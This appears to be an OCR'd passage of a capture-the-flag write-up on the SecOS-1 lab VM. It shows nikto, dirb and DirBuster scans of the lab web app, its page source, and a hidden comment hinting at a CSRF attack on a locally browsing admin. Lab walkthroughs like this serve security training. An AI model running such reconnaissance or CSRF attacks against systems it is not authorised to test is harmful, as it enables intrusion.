

root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
spiderman@SecOS-1: ~/vnwa
root@kali: ~/shruti/CTF/SecO...
root@kali:~/shruti/CTF/SecOS-1# nikto --host http://192.168.0.103:8081
- Nikto v2.1.6

+ Target IP: 192.168.0.103
+ Target Hostname: 192.168.0.103
+ Target Port: 8081
+ Start Time: 2019-07-09 19:16:41 (GMT5.5)

+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time: 2019-07-09 19:16:47 (GMT5.5) (6 seconds)

+ 1 host(s) tested
root@kali:~/shruti/CTF/SecOS-1#


root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
root@kali: ~/shruti/CTF/SecO...
spiderman@SecOS-1: ~/vnwa
root@kali:~/shruti/CTF/SecOS-1# dirb http://192.168.0.103:8081
DIRB v2.22
By The Dark Raver
START_TIME: Tue Jul 9 19:16:47 2019
URL_BASE: http://192.168.0.103:8081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.0.103:8081/ ----
+ http://192.168.0.103:8081/about (CODE:200|SIZE:2330)
+ http://192.168.0.103:8081/About (CODE:200|SIZE:2330)
+ http://192.168.0.103:8081/css (CODE:303|SIZE:20)
+ http://192.168.0.103:8081/js (CODE:303|SIZE:19)
+ http://192.168.0.103:8081/login (CODE:200|SIZE:2337)
+ http://192.168.0.103:8081/Login (CODE:200|SIZE:2337)
+ http://192.168.0.103:8081/logout (CODE:301|SIZE:0)
+ http://192.168.0.103:8081/messages (CODE:301|SIZE:0)
+ http://192.168.0.103:8081/sign-up (CODE:200|SIZE:2280)
+ http://192.168.0.103:8081/users (CODE:301|SIZE:0)
END_TIME: Tue Jul 9 19:16:53 2019
DOWNLOADED: 4612 - FOUND: 10


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://192.168.0.103:8081/
Scan Information
Results - List View: Dirs: 7 Files: 0
Results - Tree View
Errors: 29
Type
Found
Response
Size
Dir / 200 2483
Dir /about/ 200 2580
Dir /login/ 200 2586
Dir /users/ 301 246
Dir /About/ 200 2580
Dir /Login/ 200 2586
Dir /messages/ 301 246
Dir /logout/ 301 241
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 330, (C) 98 requests/sec
Parse Queue Size: 0
Total Requests: 31394/3528773
Current number of running threads: 10
Change
Time To Finish: 09:54:47
Back
Pause
Stop
Report


view-source:http://192.168.0.103:8081/about
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack-ng
Kali Forums
NetHunt
29 <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
30 Toggle navigation
31
32
33
34 </button>
35 Secure Web App
36
37
38 <ul class="nav navbar-nav">
39 Home
40 About
41
42 <!--
Wanna help?
-->
43 Sign up
44 Login
45
46
47 <!--/.nav-collapse -->
48
49
50
51
52
53 <!-- Main jumbotron for a primary marketing message or call to action -->
54
55 <h2>Hey !</h2>
56 This website is one of the most secure Web app on the internet.
57 We developed it using Node.js, MongoDB, .. Only secure technologies !
58
59 You don't trust us ?
60 Get r00t and show us that we were wrong then..
61
62 <!-- /container -->
63
64 </body>


view-source:http://192.168.0.103:8081/hint
Most Visited
Offensive Security
Kali Linux
Kali Tools
Index of /w/h/i
Exploit-DB
Aircrack
Toggle navigation

</button>
Secure Web App

<ul class="nav navbar-nav">
Home
About
Change Password
Messages
Users
Log out


<!--/.nav-collapse -->


<!-- Main jumbotron for a primary marketing message or call to action -->


Are you sure there's something to see here?
<!--
First: the admin visits the website (really) frequently
Second: He runs it locally, on 127.0.0.1.
Third: CSRF and /(http:\/\/[-\/\.\w:0-9\?&]+)/gi, I think that's enough
!-->

 <!-- /container -->
</body>
</html>


Sign up page

